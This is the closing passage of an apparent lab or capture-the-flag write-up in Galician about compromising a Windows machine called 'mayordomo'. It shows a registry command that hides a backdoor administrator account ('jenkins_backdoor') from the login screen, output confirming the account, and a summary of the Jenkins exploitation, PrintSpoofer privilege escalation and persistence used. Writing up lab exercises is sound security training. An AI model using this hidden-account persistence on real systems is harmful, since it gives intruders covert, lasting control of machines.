reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v jenkins_backdoor /t
REG_DWORD /d 0 /f
The operation completed successfully.
```

Esto que acabo de realizar non elimina o usuario, solo impide que apareza na lista de contas na pantalla de login. Aínda podemos iniciar sesión co nome e contraseña.

Comprobamos que existe:

```
C:\Windows\system32>net user jenkins_backdoor
net user jenkins_backdoor
User name                jenkins_backdoor
Full Name                 jenkins_backdoor
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        5/9/2025 12:07:10 AM
Password expires         6/20/2025 12:07:10 AM
Password changeable      5/9/2025 12:07:10 AM
Password required         Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon               Never
Logon hours allowed       All
Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```

8. Conclusión

A través das técnicas de enumeración, forza bruta, explotación de vulnerabilidades coñecidas en Jenkins e escalada de privilexios vía PrintSpoofer, conseguíuse acceso completo á máquina mayordomo. Establecéronse tres mecanismos de persistencia válidos, garantindo control continuo do sistema mesmo tras reinicios.